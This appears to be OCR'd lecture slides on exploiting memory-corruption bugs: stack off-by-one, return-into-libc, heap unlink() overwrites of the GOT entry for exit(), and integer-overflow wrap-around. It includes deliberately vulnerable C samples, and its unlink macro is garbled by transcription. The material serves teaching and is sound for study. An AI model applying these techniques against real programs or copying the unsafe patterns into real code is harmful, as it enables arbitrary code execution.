
printme2 Overflow (32 Chars)



printme2 Stack Down



printme2 Target Stack



printme2

- **Encoding 32 characters to contain correct binary chars**
- **20 bytes left for shellcode :-(**
- **Example filled up with NOPS (\x90)**
- **Exploit via env variable**
  - **Nested function saved frame pointer modified by off-by-one**
  - **When main() returns, instruction pointer set to arbitrary address of shellcode on the stack**
- **Exploit via modification of local variables and pointers in the parent functions stack frame**

Off-by-One's

- **Hoo-Array ;-)**
- **Buffer of at least 128bytes**
- **gcc > Version 3 puts 8 bytes of padding between saved frame pointer and first local variable**

- **Effectivness different processor architectures**
  - **Intel x86 / IA-32 (little endian)**
  - **No use for big endian**
    - **SUN SPARC, SGI R4000 (and later), IBM RS/6000, Motorola PowerPC**

More Stack Overflows

- **More ;-)**
  - **Calculation address of last environment variable**
  - **0xbfffffff**
  - **0xbffffffb (4 NULL byte)**
  - **0xbffffffa (prog_name)**
  - **envp = 0xbffffffa – strlen(prog_name) – strlen(envp[n])**
  - **ret = 0xbffffffa – strlen(prog_name) - strlen(sc)**
- **Non-Executable Stack :-(**
  - **Exploitable by Return-into-libc and Return-into-PLT (procedure linkage table) ;-)**

More Stack Overflows

- **Return-into-libc**
- **Find Addresses**
  - **System(), /bin/sh and exit()**

```
int main()
{
}
```

- **kompilieren, dann gdb file**
  - **break main, run, p system, p exit**
- **Memfetch tool or env variable for /bin/sh**

Heap

- **Apps use heap to dynamically allocate buffers of varying sizes**
- **Manageable chunks and tracks which heaps are free and which are in use**
- **Header structure and free space (buffer for data)**
- **Header = size of chunk, size of preceding chunk (if allocated)**
- **Mem = pointer returned by malloc() to allocate first chunk (also calloc() possible)**
- **Size and Prev_Size = 4-byte values to keep track of heap and its layout**
- **Size also specifies if previous chunk is free or not, least significant bit is set**

Heap malloc()

Start of first chunk →
prev_size ← Size of previous chunk
size ← Size of this first chunk
Mem pointer →
data
Start of second chunk →
prev_size ← Size of the first chunk
Size of this next chunk → size 1 ← PREV_INUSE bit set
data
↓ 0xffffffff

Heap

- **When program no longer need heap buffer, it passes its address of the buffer to the free() function**
- **PREV_INUSE bit is cleared from the size element of following chunk (free for allocation)**
- **Addresses of previous and next free chunks are placed in chunks data section, using BK (Backward) und FD (Forward) pointers**
- **Chunk deallocation**
  - **adjacent chunks are free = merged into a new large chunk (usable memory is as large as possible)**
    - **Not mergeable: PREV_INUSE bit is cleared, accounting info into current unused chunk**


Heap

- **Details of free chunks are stored in doubly linked list**
- **FD = Forward Pointer to the next free chunk, BK = Backward Pointer to the previous free chunk**
- **Chunk-Size minimum = 16byte (two pointers, two size integers)**

unlink()

```
#define unlink(P, BK, FD){          \
    FD = P->fd;                     \
    BK = P-<bk;                     \
    FD-bk = BK;                     \
    BK->fd = FD;                    \
}
```

Heap free()



Heap Overflows

- Certain circumstances allow the memory that fd+12 points to is overwritten by bk, and memory that bk+8 points to is overwritten with the value of fd (where fd and bk are pointers in the chunk):
  - Freeing of a chunk
  - Next chunk appears to be free (PREV_INUSE flag is unset on the next chunk after)
- Overwriting of chunk header of the next chunk on the heap, allowing write 4 arbitrary bytes anywhere in the memory (control of fd and bk pointers)

Heap Overflows

- <u>**Overflow the heap to compromise program flow**</u>
- **Overwriting filenames/other variables on the heap**
- **Heap Off-by-One**
- **Heap Off-by-Five**
- **Double Free Bugs**


heap.c

```
int main(void)
{
    char *buff1, *buff2;

    buff1 = malloc(40);
    buff2 = malloc(40);
    gets(buff1);
    free(buff1);
    exit (0);
}
```

Heap Example

- Two 40byte-buffers are assigned on heap
- Buff1 is used to store user input from gets()
- Deallocated with free() before exit
- No checking of data fed to buff1 by gets()
- PREV_INUSE bitexists as the least significant byte of the size
- Size is always a mulitple of 8, the least significant byte is always 000, can be used for orther purposes
- 48 converted to hex = 0x00000030, with PREV_INUSE set = 0x00000031 (effectively 49 bytes)


Heap Example



Heap Example

- Target: unlinking buff2 chunk to unlink() with fake FD and BK values, overwriting the size element in buff2, unset PREV_INUSE
  - PREV_SIZE and SIZE are added to pointers inside free(), small absolute values required (small positive of negative)
  - FD (next free chunk size) + SIZE + 4 must point to a value with least significant bit cleared (fool the heap thinking chunk after is also free)
  - No NULL (\0) bytes in overflow string, as it will stop copy data
- Use of small negative values for PREV_SIZE and SIZE
- -4 = hex 0xfffffffc, FD + SIZE +4 = FD -4 +4 = FD

Heap Overflow



Heap Overflow

- Free() deallocates buff1, checks to see if next forward chunk is free (PREV_INUSE) in third chunk (not displayed)
- SIZE of chunk 2 = -4, heap reads PREV_INUSE flag of second chunk (buff2) believing it's the third
- Unlink() tries to consolidate the chunks to a new larger chunk, processing FD and BK
- Free() invokes unlink(), modifying the doubly linked list of free chunks
  - FD+12 is overwritten with BK
  - BK+8 is overwritten with FD
- Overwriting a four-byte word of choice anywhere in memory


Heap Overflow

- Overwriting a saved instruction pointer on the stack = arbitrary code execution
  - Stack moves around a lot, difficult from the heap
  - Any constant adresses?
    - GOT Global Offset Table
      - Addresses of various functions
    - .dtors Destructors Section
      - Addresses for functions that perform cleanup when program exits

Heap Overflow

- **Overwriting the exit() function? ;-)**
- **Program calls exit() at the end of main(), execution jumps to whatever we write**
- **Overwrite the GOT entry for exit(), remember shellcode placement and calculate jmp (+10)**
  - **FD = GOT address of exit() -12**
  - **BK = Shellcode address (buff1 in this case)**

Heap Overflow



More Heap Overflows

- **Heap Off-by-One**
  - **Overwriting the PREV_INUSE least significant bit of PREV_SIZE = arbitrary FD/BK values**
- **Heap Off-by-Five**
  - **Overwriting the PREV_INUSE least significant bit of SIZE = arbitrary FD/BK values**
- **Double-Free Bug**
  - **FD/BK values can be overwritten, but not by overflow**
  - **Heap implementation is confused into placing a freed chunk onto it's doubly linked list, while still allowing it to be written by an attacker**

Integer Overflows

- Delivery mechanism for a stack, heap or static overflow to occur
- Arithmetic calculations on integers
  - Amount of data received from network
  - Size of a buffer
- Value for variable too big:

```
int a = 0xffffffff;
int b = 1;
int r = a + b;
```

- r = 0x100000000 = too big for 32bit integer = 0
- Too big, negative or both

Integer Overflows

- **Heap Wrap-Around Attack**

```
int myfunction(int *array, int len)
{
	int *myarray, i;
	myarray = malloc(len * sizeof(int));
	if(myarray == NULL)
	{
	return -1;
}
```

Integer Overflows

```
    for(i = 0; i < len; i++)
    {
        myarray[i] = array[i];
    }
    return myarray;
}
```

- Len = 0x40000001, calculation: Length to allocate = len * sizeof(int) = 0x40000000 * 4 = 0x100000004
- Too big 32bit integer, lowest bits are used, truncates to 0x000000004
- Malloc() allocates 4 bytes, loop copies data into newly allocated array, but writes past the end of allocated buffer

Negative-Size Bugs

